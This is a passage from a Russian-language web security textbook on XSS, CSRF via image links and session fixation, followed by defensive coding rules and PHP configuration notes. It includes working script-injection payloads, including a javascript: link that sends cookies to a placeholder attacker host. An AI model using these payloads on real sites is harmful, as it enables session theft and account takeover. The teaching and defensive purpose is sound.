//выше собрали статистику по IP-адресу, а также статистику по реальному
IP-адресу, если пользователь использует не анонимный прокси-сервер.
$date=date("Y-m-d H:i:s");
$referer=$_SERVER['HTTP_REFERER'];
$agent=$_SERVER['HTTP_USER_AGENT'];
$text="[".$date."]".
       $limiter."[".$ip."]".
       $limiter."[".$referer."]".
       $limiter."[".$agent."]".
       "\r\n";
$f=fopen($logfile, "a");
fwrite($f, $text);
fclose($f);
header("Content-type: image/jpeg");
$f1=fopen($imgfile, "r");
while($s=fread($f1, 1024)) echo $s;
fclose($f1);
?>
```

Для того чтобы не выдать, что файл обрабатывается интерпретатором PHP, в конфигурационный файл `php.ini` следует добавить следующую строку:

```
expose_php = Off
```

В результате PHP не будет раскрывать себя при отправке HTTP-заголовка ответа.

Следует отметить, что для реализации такого вида атаки даже не обязательно наличие уязвимости типа XSS на сервере. Дело в том, что для реализации системы сбора статистики используются исключительно документированные возможности системы.

Если же в систему сбора статистики включить еще и возможность выполнения JavaScript-кода, то такая система станет еще мощнее.

Нападающий теперь получит возможность собирать статистику по всем параметрам браузера посетителя, доступным из JavaScript.

Это могут быть следующие параметры.

- Cookie-значения в контексте целевого сайта. О том, к каким неприятностям может привести раскрытие cookie-значений пользователей, было рассказано *разд. 5.2.4*.

- Содержание history и referrer браузера. Из JavaScript доступны методы, предоставляющие доступ к history и referrer браузера. History — это URL всех страниц, посещенных пользователем в течение данного сеанса. В них может оказаться много интересного для нападающего: секретные URL страниц, идентификаторы сессии и другие конфиденциальные данные. В referrer также может оказаться информация, чувствительная к раскрытию.
- Локальное время пользователей. По локальному времени можно судить о часовом поясе и, следовательно, о примерном месторасположении пользователя, что может подтвердить или опровергнуть информацию о месторасположении, полученном из IP-адреса посетителей.
- Сведения о внутреннем устройстве системы пользователей. Имея сведения о внутреннем устройстве системы пользователей (установленное программное обеспечение и т. п.), нападающий может спланировать целевое нападение на систему пользователя.
- Любая другая интересная нападающему информация, доступная методами JavaScript в контексте уязвимого сайта.

5.4. Выполнение неявных действий администратором

Под выполнением неявных действий администратором понимается нападение с целью заставить поверить систему, что администратор выполняет некоторые действия.

Самым распространенным и самым опасным является прием, когда для выполнения некоторых действий администратор должен сделать некоторый HTTP `GET`-запрос.

Наиболее часто используемый прием — удаление либо другое изменение статуса темы, ветки, сообщения в форуме, метода перехода по заданному URL.

Обычно в таких случаях рядом с форумом, сообщением, веткой в форуме у администратора появляются ссылки типа:

- **http://www.test.ru/forum/delete_topic.php?id=42554**
- **http://www.test.ru/forum/delete_forum.php?id=1235**

При правильно составленной системе авторизации и аутентификации доступ к таким ресурсам ограничен только администратором.

В большинстве случаев для удобства администраторов и пользователей системы последующая авторизация и аутентификация (после первичной аутентификации с вводом имени пользователя и пароля) проходит незаметно для администратора.

Например, для аутентификации используется идентификатор сессии, находящийся в cookie-параметрах пользователя, либо происходит HTTP BASIC-аутентификация.

Теперь представим, что любой пользователь имеет возможность добавлять на форуме изображения с произвольным URL.

Само по себе это не является уязвимостью, но может являться документированной особенностью системы. Более того, такую практику можно встретить довольно часто.

Теперь, допустим, пользователь вставит в текст некоторого сообщения изображение с URL, приведенными выше, например:

http://www.test.ru/forum/delete_topic.php?id=42554.

Теперь администратор открывает это сообщение у себя в браузере. Допустим, что он уже авторизован и аутентифицирован в системе. Если у администратора включено отображение изображений в браузере, то при отображении злонамеренного сообщения, браузер запросит URL с изображением.

Другими словами, браузер запросит URL, удаляющий либо изменяющий статус сообщения на сервере.

Кроме того, для большинства систем построения аутентификации браузер отправит все необходимые данные для аутентифицирования пользователя как администратора, так как запрос реально будет произведен из браузера администратора, когда тот уже будет аутентифицирован в системе.

То есть аутентификация и авторизация для этого скрипта будет пройдена, если аутентификация в системе основана на таких методах, как хранение каких-либо опознавательных мандатов пользователя в cookie-параметрах, например идентификатора сессии или имени и пароля, или на HTTP BASIC-аутентификации и, возможно, в некоторых других случаях.

Скрипт, URL которого был внедрен в качестве URL изображения, выполнит возложенные на него действия так, как будто его запросил администратор системы.

Таким образом, нападающий сможет заставить администратора системы неявным образом выполнить некоторые действия, полномочия на выполнение которых имеются только у администратора системы.

Для этого скрипт, выполняющий некоторые действия, должен быть доступен и принимать все параметры методом HTTP `GET`.

Еще раз стоит отметить, что наличие собственно уязвимости типа XSS в данном случае не является необходимым.

Если сообщение можно послать конкретно администратору системы с возможностью вставки в нее изображений, то нападающий сможет провести целевую атаку подобного рода.

В более сложном случае, когда для выполнения некоторых действий необходимо составить сложный HTTP `POST`-запрос, и имеется уязвимость типа XSS в явном виде, то нападающий сможет, эксплуатируя уязвимость типа XSS, составить HTTP `POST`-форму с необходимыми action и hidden-параметрами и отправить ее методами JavaScript для того, чтобы выполнить неявные действия администратора.

Для проведения атаки незаметно нападающий, эксплуатируя уязвимость типа XSS, сможет отправить составленный HTTP `POST`-запрос, указывая в качестве `target` формы `iframe` — элемент, расположенный в невидимом слое.

Нападающий также сможет провести целевое нападение на администратора, если есть возможность отправить целевое сообщение администратору.

В обоих случаях значение заголовка HTTP `REFERER` администратора содержит уязвимый сайт, а это может проверяться интересным для нападающего скриптом, выполняющим некоторые действия.

Кроме того, даже если на сайте нет уязвимостей типа XSS, нападающий сможет составить злонамеренную HTML-страницу, содержащую HTTP `GET` или HTTP `POST`-форму с необходимыми action и hidden-параметрами, и методами JavaScript отправить эту форму.

HTML-страница будет размещена на контролируемом нападающим сервере, а администратору под любым предлогом будет предложено перейти по этой ссылке.

В более сложных случаях нападающий сможет разместить ссылку, кажущуюся ссылкой на изображение. Одновременно, сервер может быть настроен таким образом, что вместо изображения была бы выведена злонамеренная HTML-страница, содержащая описанную выше форму, и в качестве `target` которой указан `iframe` — элемент, расположенный в невидимом слое.

На этой странице также может присутствовать само изображение, которое будет занимать всю страницу.

В результате нападение пройдет незаметно для администратора.

Кроме того, ссылка на подобный злонамеренный HTML-документ может быть подсунута администратору в других уязвимостях типа XSS в других источниках.

Стоит отметить, что для реализации такого нападения совсем необязательно наличие XSS-уязвимости целевого сайта.

5.5. Механизмы фиксации сессии

Нападение типа фиксации сессии — по сути, обратное нападению похищения cookie-значений пользователя.

Если в основу нападения похищения cookies легла возможность чтения cookie-данных методами JavaScript в контексте уязвимого сайта, то в основу нападения фиксации сессии легло то, что злонамеренный JavaScript сможет записать произвольные cookie-значения в контексте уязвимого сайта.

Могут быть различные ситуации, когда нападающему будет необходимо записать те или иные данные в cookies пользователей в контексте целевого сайта.

Например, в некотором интернет-магазине имеется партнерская программа, согласно которой некоторый процент от заказа отчисляется партнеру за каждый заказ, сделанный привлеченным клиентом.

В большинстве таких случаев привлеченный конкретным пользователем клиент идентифицируется по установленным cookie-значениям, идентифицирующим партнера, привлекшего данного клиента.

Злонамеренным партнером может быть эксплуатирована уязвимость типа XSS для фиксации сессии произвольных посетителей системы с целью ввести в заблуждение партнерскую программу так, чтобы она посчитала, что все эти посетители были привлечены этим партнером.

Еще один пример.

Нападающий, используя уязвимость типа XSS в форуме для фиксации сессии всех посетителей форума, сможет ввести в заблуждение движок форума, который посчитает, что это один и тот же посетитель.

Все сообщения, оставленные такими посетителями, будут оставлены от имени одного и того же лица — зарегистрированного злонамеренного участника форума, конференции чата и т. п.

Может быть много причин, по которым нападающему будет необходимо использовать эту уязвимость. А факт остается один — нападающий сможет это сделать.

В системах, где аутентификация построена на методе хранения некоторой конфиденциальной информации в cookie, может быть проведено нападение типа фиксации сессии, используя уязвимости типа XSS.

Ожидаемым результатом удачного нападения такого типа будет то, что все пользователи, посетившие уязвимую страницу, получат в системе права и полномочия целевого пользователя, опознавательные мандаты которого известны нападающему.

Более того, нападающий сможет войти в систему как такой же пользователь.

Для того чтобы записать в cookie-значения целевого сайта необходимую информацию, можно использовать свойство cookie, объекта document.

Cookies записываются в специальном формате. Для того чтобы сделать запись cookie-данных более удобной, можно использовать следующие функции.

```
function fixDate(date) {
        var base = new Date(0)
        var skew = base.getTime()
        if (skew > 0)
                date.setTime(date.getTime() - skew)
}
function setCookie(name, value, expires, path, domain, secure)
{
        var curCookie = name + "=" + escape(value) +
                ((expires) ? "; expires=" + expires.toGMTString() : "") +
                ((path) ? "; path=" + path : "") +
                ((domain) ? "; domain=" + domain : "") +
                ((secure) ? "; secure" : "");

                document.cookie = curCookie;
}
```

Функция `setCookie` собственно устанавливает соответствующие cookie-значения в контексте текущего сайта, если значение `domain` не задано.

Стоит отметить, что если задано значение `domain`, то можно задать cookie-значения в контексте любого сайта, однако многие браузеры позволяют задавать cookie-значения только для текущего домена.

Функция `fixDate` используется для исправления возможных багов с датой в старых версиях браузера.

Если браузер пользователя позволяет устанавливать cookie-значения в контексте любого сайта, то подобное нападение может быть проведено не только в случае, когда целевой сайт уязвим к атакам типа XSS, но и просто заманив целевого пользователя на HTML-страницу, которая установит необходимые значения cookies.

В таком случае cookies могут быть установлены как методами JavaScript, так и в заголовке HTTP ответа сервера.

Нападение может быть проведено при обоих типах уязвимости типа XSS.

В первом случае злонамеренный пользователь добавляет сообщение, содержащее JavaScript-код, устанавливающий необходимые cookie-значения. Сообщение может быть выведено всем пользователям или отправлено целевому пользователю, что позволит провести атаку целенаправленно.

Во втором случае нападающий создает злонамеренный URL, эксплуатирующий уязвимость типа XSS, при переходе по которому у целевого

пользователя выполняется JavaScript-код, устанавливающий необходимые cookie-значения.

Приведем пример проведения данного нападения в случае уязвимости типа XSS первого типа.

Допустим, нападающему необходимо всем посетителям страницы **http://localhost/5/1.php** в cookie-значения записать идентификатор `SessionID=123446fd5vr5`.

При этом ранее было показано, что **http://localhost/5/1.php** имеет уязвимость типа XSS.

Для реализации указанного нападения нападающий может добавить сообщение следующего вида:

```
<script>
function FixDate(date) {
        var b = new Date(0)
        var s = b.getTime()
        if (s > 0)
                date.setTime(date.getTime() - s)
}
function setCookie(name, value, expires, path, domain, secure)
{
        var curCookie = name + "=" + escape(value) +
                ((expires) ? "; expires=" + expires.toGMTString() : "") +
                ((path) ? "; path=" + path : "") +
                ((domain) ? "; domain=" + domain : "") +
                ((secure) ? "; secure" : "");
                document.cookie = curCookie;
}
dt=new Date();
FixDate(dt);
dt.setTime(dt.getTime() + 50 * 365 * 24 * 60 * 60 * 1000);
setCookie('SessionID=', 123446fd5vr5, dt, "/");
</script>
```

В результате у всех посетителей этой страницы в cookie-значения будет записан указанный параметр.

Кроме того, нападение фиксации сессии может быть проведено аналогичным образом, если уязвимость XSS имеет место в недостаточной фильтрации HTTP `GET`-параметров, выводимых на той же странице.

Для реализации этого нападения нападающему будет достаточно составить злонамеренную ссылку и любым образом предложить перейти по этой ссылке целевому пользователю.

Аналогично нападающий сможет составить злонамеренную страницу, открывающую уязвимый URL в `iframe` – элементе, расположенном в невидимом слое, с целью провести нападение незаметно для пользователя.

Так же может быть эксплуатирована уязвимость и в случае, если с недостаточной фильтрацией выводятся HTTP `POST`-параметры.

5.6. Уязвимость в обработке событий

Из того, что было сказано ранее, могло сложиться впечатление, что для того, чтобы исключить возникновение уязвимости типа XSS, достаточно надежным образом фильтровать строки `script` или символы < и >.

Однако можно показать, что существует еще одна возможность внедрения JavaScript-кода, для которой эти строки и символы не являются обязательным.

Рассмотрим пример:

http://localhost/5/4.php

```
<?
$name=$_POST['name'];
$message=$_POST['message'];
$mode=$_POST['mode'];
$err="";
if($mode=='add')
{
  if(empty($name) && empty($message)) $err.="<font color=red>имя и сообщение пусты</font><br>";
  elseif(empty($name)) $err.="<font color=red>имя не задано</font><br>";
  elseif(empty($message)) $err.="<font color=red>сообщение пусто</font><br>";
  else
  {
    $f=fopen("4.txt", "a");
    $d=date("Y-m-d H:i:s");
    $message=htmlspecialchars($message);
    $message=preg_replace("/\[A\=(.*?)\](.*?)\[\/A\]/", "<a href=\\1>\\2</a>", $message);
    $m="
    <b>добавлено ".htmlspecialchars($d).", пользователь: ".htmlspecialchars($name)."<br></b>
    <i>
    $message
    </i><br><br>
    ";
```

```
    fwrite($f, $m);
    fclose($f);
  }
}
echo "<html><body>
$err
<center><b>гостевая книга</b></center>
";
$f=fopen("4.txt", "r"); //имя файла - константа, и следовательно, махинации с именем файла невозможны
while($r=fread($f, 1024))
   echo $r;
fclose($f);
echo "<hr>
добавить сообщение:<br>
<i>Вы можете добавить ссылку на произвольный URL, используя конструкцию типа <b>[A=http://www.yandex.ru]яндекс[/a]]</b></i>
<form method=POST>
<input type=hidden name=mode value=add>
имя: <input type=text name=name><br>
сообщение:<br>
<textarea name=message cols=50 rows=6></textarea><br>
<input type=submit value=Добавить>
</form>
</body>
</html>
";
?>
```

Как видим, это пример — несколько модифицированный **http://localhost/5/1.php**.

Однако в отличие от **http://localhost/5/1.php** в нем происходит предварительная фильтрация введенных данных функцией `htmlspecialchars`.

Кроме того, в этом примере можно добавлять ссылки на произвольные страницы, используя конструкцию `[A=адрес]текст ссылки[/A]`.

Проверим, как реагирует система на различные символы в сообщениях.

Добавим сообщение со следующим текстом:

```
Abcабв
"aa'aa<b>test</b>
[A=test]test[/A]
[A=test"test<b>dfdf dfdf 'df'] test"test<b>dfdf dfdf 'df' [/A]
```

Затем проанализируем текст, выведенный в браузер, и представление HTML-страницы. Наше добавленное сообщение конвертировалось в следующий код:

```
Abcaбв
&quot;aa'aa&lt;b&gt;test&lt;/b&gt;
<a href=test>test</a>
<a href=test&quot;test&lt;b&gt;dfdf dfdf 'df'>
test&quot;test&lt;b&gt;dfdf dfdf 'df' </a>
```

Из этого можно сделать несколько выводов.

Как во всем сообщении, так в адресе и тексте ссылки допустимо применение любых символов, `< >` и `"`, в том числе пробелов и символа `'`.

Указанные символы (`<`, `>`, `"`) фильтруются, преобразовываясь в последовательность `<`, `&qt;` и `&quot;`.

Таким образом, вставить ключевое слово `<script>` при такой фильтрации невозможно.

Однако нападающий, манипулируя событиями объекта ссылки, все же сможет выполнить произвольный JavaScript-код.

Для примера добавим следующее сообщение и вызовем соответствующую ссылку:

```
[A=x onClick=alert('hello');return/**/false]click me[/A]
```

Результатом добавления такого сообщения станет следующий вывод в браузер:

```
<a href=x onClick=alert('hello');return/**/false>click me</a>
```

В итоге после попытки перехода по ссылке вместо перехода будет отработан соответствующий JavaScript-код.

В этом примере нет возможности ограничить JavaScript-код двойными кавычками по той причине, что они фильтруются, а одинарные кавычки применяются в самом JavaScript-коде.

Таким образом, JavaScript-код должен быть записан без пробелов и может содержать символ одинарной кавычки. Для реализации этого был применен метод внедрения `/**/` вместо пробелов, описанный в *разд. 5.2.3*.

Даже если одинарные кавычки нельзя было бы использовать, нападающий все равно смог бы закодировать строку, используя функцию `String.fromCharCode()`.

Таким образом, когда адреса URL или другие составляющие некоторых HTML-тегов могут содержать пробелы и не ограничены с двух сторон кавычками, нападающий сможет внедрять произвольный JavaScript-код в обработчики событий соответствующего объекта.

Нападающий сможет назначить следующие обработчики событий:

- `onLoad`, `onUnLoad` — происходят, когда документ загружен, либо происходит попытка выгрузки документа. Эти события могут быть только в `<body>` или `<frameset>` тегах;

- `onFocus` — происходит, когда элемент получает фокус щелчком мыши либо клавиатурой;
- `onBlur` — происходит, когда элемент теряет фокус;
- `onChange` — происходит при изменении значений элементов управления;
- `onClick` — происходит при щелчке мышью по объекту;
- `onSubmit` — происходит при отправки формы. Может быть только частью `<form>` тега;
- `onSelect` — происходит при выделении некоторого текста пользователем внутри `text` или `textarea`. Может быть частью только этих тегов;
- `onMouseOver` — происходит, когда указатель мыши перемещается над объектом;
- `onMouseOut` — происходит, когда указатель мыши покидает границу элемента.

Самым перспективным для использования нападающему может показаться задание реакции на событие `onMouseOver`. Это событие может быть частью многих элементов, и JavaScript-код сработает, как только пользователь переместит указатель мыши поверх этого элемента.

Например, добавим следующее сообщение и проведем курсором мыши поверх ссылки:

```
[A=x onMouseOver=alert('hello');return/**/false]xxxxxxxxxxxxxxxxxxxx[/A]
```

Для увеличения вероятности того, что пользователь проведет курсором мыши поверх ссылки, сам текст ссылки можно сделать достаточно длинным.

Однако, используя описание стилей элемента, можно задать элементу максимальный размер, вследствие чего код JavaScript выполнится, как только пользователь проведет курсором мыши поверх открытого документа.

Например, в нашем случае можно добавить следующий текст в сообщении:

```
[A=x onMouseOver=alert('hello');return/**/false style=z-index:1;position:
absolute;top:0;left:0;width:100%;height:100%;]xxxxxxxxxxxxxxxxxxxxxxxxxx[/A]
```

В результате ссылка будет выведена в верхнем правом углу браузера, и слой, на котором она расположена, займет всю открытую страницу.

Слой будет прозрачным, и вид страницы (за исключением выведенной вверху ссылки) не изменится.

Вводя пустую ссылку, можно добиться того, чтобы вид страницы не изменился совсем. Это позволит провести нападение незаметно:

```
[A=x onMouseOver=alert('hello');return/**/false style=z-
index:1;position:absolute;top:0;left:0;width:100%;height:100%;] [/A]
```

В результате при перемещении указателя мыши над любым участком страницы в браузере пользователя будет выполнен произвольный JavaScript-код.

Эта уязвимость может быть использована для получения cookie-значений целевого и произвольного пользователя.

Кроме того, нападающий, желая сделать слой непрозрачным, сможет внедрить код, визуально приводящий к дефейсу сайта.

Пример

```
[A=x
style=z-index:1;position:absolute;top:0;left:0;width:100%;height:100%;
background-color:#ff0000;]Hacked[/A]
```

5.7. Внедрение JavaScript в адресной строке

В некоторых случаях, когда возможно изменение значения `href` атрибута `<a>` тега, но невозможно в строке выбраться за значение этого атрибута, нападающий сможет внедрить JavaScript, который будет выполнен после того, как пользователь щелкнет курсором по злонамеренной ссылке.

Такая ситуация возможна в тех случаях, когда, к примеру, на форумах, чатах, досках объявлений, в сообщениях можно использовать специальные последовательности, которые после вывода будут преобразованы в ссылки.

Пример таких кодов был приведен ранее, это конструкция `[A=href]text[/A]`.

Однако, в отличие от описанной ситуации, атака с внедрением JavaScript-кода в адресной строке браузера возможна даже тогда, когда уязвимость отсутствует в явном виде. То есть даже если в значении `href` параметра невозможно выбраться за пределы значения атрибута.

Допустим, нападающий пошлет следующий текст сообщения:

```
[A href=javascript:alert('text')]click me[/A]
```

В результате по данной ссылке будет осуществлен переход на документ `javascript:alert('text')`, в котором находится команда браузера выполнить JavaScript-код.

Другими словами, злонамеренный JavaScript-код будет выполнен в браузере целевого либо произвольного пользователя.

Однако тут стоит сделать несколько замечаний.

Замечание

JavaScript-код будет выполнен в контексте открытого в данный момент сайта в браузере.

Таким образом, эта уязвимость может быть использована для:

- получения cookies произвольного и целевого пользователя;
- неявного выполнения действий администратором;
- эксплуатирования уязвимости фиксации сессии;
- неявного выполнения любых действий над открытой страницей.

Например, для похищения cookie-значений целевого пользователя, ему необходимо подсунуть ссылку со следующим значением `href` атрибута:

```
[A=javascript:document.location.href='http://www.atacker.ru/cookie.php?cook='+escape(document.cookie)]test[/A]
```

Ранее было показано, каким образом в подобных ситуациях можно обходить фильтрацию кавычек, писать JavaScript-код без пробелов и URL-кодировать его для обхода фильтров, сокрытия наличия JavaScript-кода.

Внимание

Функционирование JavaScript, внедренного в адресной строке браузера, может различаться в разных браузерах.

Кроме того, следует заметить, что подобное нападение реализуемо даже в тех ситуациях, когда уязвимость XSS отсутствует вовсе, что делает этот прием весьма опасным.

Единственный момент, делающий подобный прием чуть менее универсальным, чем остальные, — это то, что целевой пользователь при просмотре URL-ссылки в статусной панели браузера, может заподозрить атаку подобного рода, не заметив в этом адресе привычного `HTTP://`.

Кроме того, скрипт не будет выполнен в контексте открытого в данный момент в браузере сайта, если целевой пользователь откроет ссылку в новом окне браузера.

5.8. Как защититься от уязвимости

Теперь, после того как описаны все опасности, возникающие в результате возможности эксплуатирования этой уязвимости, после того как были описаны все методы, которыми нападающий сможет пользоваться при эксплуатировании уязвимости, самое время сказать пару слов про то, как не допустить возникновения этой уязвимости при написании собственных Web-приложений.

Причиной возникновения является недостаточная фильтрация вводимых данных.

Очевидно, что в любом случае посетителям не следует разрешать использовать теги, а следовательно, необходимо фильтровать символы < и >, которыми ограничиваются теги.

Если использование тегов в сообщениях все же необходимо, то можно ввести псевдотеги, которые при выводе заменяются на оригинальные.

Например, `[A=hrf]text[/A]`, `[B][B]` и т. д.

Фильтрация может быть нескольких типов.

- Вырезание символов < и >. Очевидно, что в таком случае смысл сообщения может поменяться.
- Блокирование сообщений с этими символами. Этот метод тем более не рекомендован, так как в этом случае могут быть заблокированы вполне добросовестные сообщения.
- Приведение символов < и > к безопасному виду. Имеется в виду замена этих символов при выводе на соответствующие последовательности `<` и `>`. Этот метод наиболее интересен, так как не изменяет вида отображаемого сообщения, не меняет его смысла.

Однако, как было показано ранее, фильтрация только этих символов может не дать желаемого результата в случае, когда текст выводится как атрибут какого-либо тега.

Для того чтобы исключить возможность XSS в этом случае, необходимо каким-либо образом ограничить возможность "вылезания" текста за границы значения атрибута тега.

Это можно организовать следующими методами.

- Запретить пробелы в тексте, выводимом как значение некоторого атрибута тега. Действительно, даже если значение атрибута не обрамлено кавычками, у нападающего не будет возможности выбраться за значение атрибута.
- Ограничить значение атрибута кавычками и ограничить использование кавычек в значении атрибута.

Второй вариант кажется более привлекательным, так как некоторые его реализации не накладывают ограничения на значение атрибута.

Однако стоит заметить, что ограничить каким-либо образом использование кавычек все же необходимо. Дело в том, что в противном случае, нападающий сможет внедрить кавычку соответствующего типа в значение атрибута для того, чтобы ограничить значение атрибута и внедрить свои собственные атрибуты тега. Например, `onMouseOver` или `Style`.

Внимание

Экранирование обратным слэшем кавычек любого типа не дает эффекта в значениях атрибутов тега.

Действительно, рассмотрим следующий HTML-документ:

http://localhost/5/5.html

```
<a href="x\" on-
Click=alert(String.fromCharCode(72,101,108,108,111));return/**/false;
\"">click me </a><br>
<a href='x\' on-
Click=alert(String.fromCharCode(72,101,108,108,111));return/**/false;
\''>click me </a>
```

В первом примере внедрен следующий текст в качестве значения атрибута `href`.

```
x" onClick=alert(String.fromCharCode(72,101,108,108,111));return/**/false; "
```

Затем введенный текст был вставлен в качестве значения элемента `href`, причем кавычки были экранированы символом обратного слэша.

Как видим, экранирование символом обратного слэша не дало ожидаемого эффекта в обоих случаях

Оба примера не содержат символов `<` и `>`, которые тоже могли бы фильтроваться.

Фильтроваться символы кавычек могут следующими способами:

- вырезание из текста — этот метод хотя и обеспечит должный результат, однако не совсем приемлем, потому что тексты, содержащие кавычки, не могут быть нормально обработаны;
- блокирование сообщений с кавычками — этот метод тем более неприемлем;
- приведение к безопасному виду преобразованием кавычек в текст `&quot;` и `&#039;` — этот метод наиболее приемлем по той причине, что он не накладывает ограничений на значения атрибутов тегов.

В PHP имеется функция `htmlspecialchars()`. Она как раз и производит необходимые действия.

По умолчанию этой функцией приводятся к безопасному виду символы `<`, `>`, `&` и символ двойной кавычки.

Внимание

По умолчанию функцией `htmlspecialchars()` символ одинарной кавычки оставляется как есть.

Другими словами, в случае применения этой функции для обработки значений атрибутов, значения атрибутов должны быть ограничены именно двойными кавычками.

Следует заметить, что даже в случае применения этой функции для обработки значений атрибутов, когда атрибуты не ограничены кавычками (либо ограничены одинарными кавычками), эксплуатирование XSS возможно, что было показано в этом разделе чуть ранее.

Если необходимо по каким-либо причинам ограничить значения атрибутов именно одинарными кавычками, то можно использовать второй параметр функции `htmlspecialchars()`.

Использование этой функции в виде `htmlspecialchars("text", ENT_QUOTES)` приведет к тому, что и одинарные и двойные кавычки будут приводиться к безопасному виду.

Таким образом, наиболее рационально выглядят следующие правила.

- Любой текст, на который так или иначе может влиять внешний пользователь, должен проходить обязательную обработку перед выводом в браузер.
- Обработка текста, не являющегося частью тегов (значением атрибутов тега, части значений атрибутов тега), сводится к фильтрации символов < и > с заменой их на `<` и `>`. Кроме того, фильтрация символа & с заменой на `&` позволит избежать несоответствий между введенным и выводимым браузером текстами. В PHP рекомендовано использование функции `htmlspecialchars()`. Стоит отметить, что вне значений атрибутов тега фильтрация кавычек не существенна.
- Каждый атрибут тега, на значение которого так или иначе может влиять внешний пользователь, должен быть обрамлен в двойные кавычки *(см. замечания по поводу одинарных кавычек в этом разделе)*.
- Если значение атрибутов тега представляет собой по смыслу некоторый URL-адрес, то URL должен начинаться либо на один из разрешенных протоколов, либо на /, это будет означать, что документ расположен на том же сайте.
- Значения атрибутов тега должны проходить фильтрацию символов <, >, & и ". В PHP рекомендовано использование функции `htmlspecialchars()`.
- Если пользователю разрешается изменение имен атрибутов тегов, то все возможные имена, которые может внедрить пользователь, должны быть из явного множества разрешенных имен. Само множество должно быть четко продумано.

Замечания по поводу эксплуатации некоторых недокументированных возможностей, когда уязвимость отсутствует в явном виде:

- когда пользователям разрешается вставлять картинки в сообщения в какой-либо системе, это может быть использовано злоумышленником для своих целей;
- учитывая, что у сервера нет возможности проверить добропорядочность изображения, ссылка на которое указана в сообщении, во всех системах, разрешающих подобную вставку изображений, следует учитывать возникающий при этом риск;

- разрешать вставку изображений следует только в системах, в которых удобство для пользователей перевешивает риск возникновения слежения и введения в заблуждение пользователей с целью получить доступ к пользовательским учетным записям.

Замечание по поводу выполнения неявных действий администратора в случае, когда уязвимость типа XSS отсутствует.

Для исключения атаки подобного рода можно внедрить механизм защиты, основанный на проверке HTTP `REFERRER` администратора при выполнении некоторых действий.

Однако этот механизм может быть не очень удобным, если браузер администратора настроен таким образом, чтобы не отсылать HTTP `REFERRER` вообще, либо это поле HTTP-запроса вырезается на промежуточном прокси-сервере.

Более удачным окажется внедрение в каждую ссылку или форму некоторой информации, по которой можно идентифицировать администратора. Кроме того, желательно, чтобы эта информация была динамичной.

В качестве такого дополнительного параметра можно посылать идентификатор сессии, однако, учитывая, что нежелательно передавать его методом HTTP `GET`, лучше внедрять некоторую информацию, связанную с идентификатором сессии, например хеш этого идентификатора. Скрипт, выполняющий некоторые действия, кроме аутентификации пользователя, должен еще проверять и этот дополнительный параметр. Поскольку этот параметр неизвестен нападающему, он не сможет составить необходимую форму или URL.

В более сложных случаях для подтверждения выполнения потенциально особо опасных действий, система может еще раз требовать у администратора его пароль и передавать его методом HTTP `POST`.

Замечание по поводу внедрения JavaScript в адресную строку браузера.

В принципе, замечание, согласно которому все URL, которые может изменять пользователь (в сообщении и других местах), должны начинаться либо на один из разрешенных протоколов (HTTP, FTP), либо на символ `/` — это защитит от атаки подобного рода.

Однако существуют ситуации, когда подобные правила оказываются слишком жесткими, например, если пользователям необходимо оставлять ссылки на документы, расположенные в том же каталоге, либо давать относительный путь к документам.

В такой ситуации необходимо сделать рациональный выбор между безопасностью системы и возможностями. Одновременно с указанным ограничением можно применить дополнительную фильтрацию, делающую эксплуатирование уязвимости усложненным или вовсе невозможным.

Так, например, можно запретить использовать слово "JavaScript" в начале URL либо по всему тексту.

Глава 6

Миф о безопасной конфигурации

Многие приложения в своих серверных настройках позволяют по-разному настраивать те или иные параметры, влияющие на безопасность системы.

Активируя те или иные параметры, влияющие на безопасность, администратор системы может повышать общую безопасность системы.

В большинстве случаев повышение безопасности системы такими средствами увеличивает неудобства для пользователей системы, уменьшает возможности системы и усложненяет реализацию тех или иных функций для программиста.

И одновременно, активируя большинство директив, нацеленных на повышение безопасности системы, администратор системы или программист получают ложное впечатление о безопасности системы.

Как показывает практика, большинство директив, конфигураций серверного программного обеспечения, нацеленного на увеличение безопасности системы, может быть в той или иной степени обойдено нападающим.

И более того, при верном подходе к программированию с точки зрения безопасности аналогичный эффект может быть достигнут в Web-приложениях. Однако безопасностью в Web-приложениях программист может гибко управлять, что сделает защиту более надежной, и одновременно она не будет идти в ущерб удобству пользователей, простоте программирования и функциональности системы.

Тем не менее, в некоторых случаях имеет место противоположный факт. Некоторые настройки серверного программного обеспечения обеспечивают большее удобство для программиста, однако эти удобства ухудшают безопасность системы

Кроме того, программы, сделанные в предположении включения этих настроек, в некоторых случаях не могут быть перенесены на другие системы, где этих настроек нет.

Одновременно, правильно написанные программы могут работать во всех системах без ущерба для безопасности и функциональности.

6.1. Безопасная настройка PHP

Язык PHP в настоящее время очень сильно распространен и имеет большое количество настроек, так ли иначе влияющих на безопасность системы.

Настройки PHP хранятся в файле php.ini. Действующие в данный момент директивы PHP возвращает функция `phpinfo()`.

Кроме того, некоторые настройки, директивы PHP могут быть непосредственно заданы в конфигурационном файле Apache — httpd.conf (по умолчанию). Это возможно, если PHP используется как модуль HTTP-сервера Apache.

Некоторые настройки могут быть установлены в файле .htaccess. Следует заметить, что настройки из admin-секции конфигурации могут не быть установлены или изменены в файле .htaccess.

Рассмотрим подробнее каждую директиву конфигурации, так или иначе влияющую на безопасность системы.

6.1.1. Директива конфигурации *allow_url_fopen*

`Allow_url_fopen` — булева директива конфигурации. Включение этой директивы конфигурации позволит работать с удаленными файлами, доступными по протоколам HTTP или FTP, почти так же, как и с локальными файлами.

Пример

```
<?
$f=fopen("http://www.yandex.ru/", "r");
while($r=fread($f, 1024)) echo $r;
fclose($r);
include("http//www.rambler.ru/");
?>
```

В случае установки этой директивы могут быть подключены и выполнены также и удаленные файлы. Таким образом, включение этой директивы особенно опасно в тех случаях, когда в качестве имени файла присутствует переменная, на которую может воздействовать удаленный пользователь.

Это стечение обстоятельств рождает уязвимость global PHP source code injection.

Однако тут же стоит заметить, что даже если эта директива выключена, подобная ошибка в `include` будет являться локальным тиром уязвимости local PHP source code injection.

При упорстве со стороны нападающего эксплуатирование этой уязвимости может привести к тому же результату, что и эксплуатирование уязвимости удаленного типа.

Об уязвимости PHP source code injection как об удаленной ее разновидности, так и о локальной, было написано в *разд. 2.2.1*, посвященном уязвимостям в Web-приложениях.

Одновременно, если в имени открываемого файла (например, функцией `fopen`) присутствует переменная, на которую имеет возможность воздействовать внешний пользователь, независимо от того, включена или нет эта директива, нападающий сможет получить содержание локальных файлов в системе.

При этом в некоторых системах порой действительно бывает необходимо открывать удаленные файлы. В таких системах после отключения этой директивы система просто перестанет работать.

В результате получили, что выключение этой директивы практически не спасает от эксплуатации уязвимостей, которые могут присутствовать в функциях работы с файлами, и в некоторых случаях нормальная работа системы может быть нарушена.

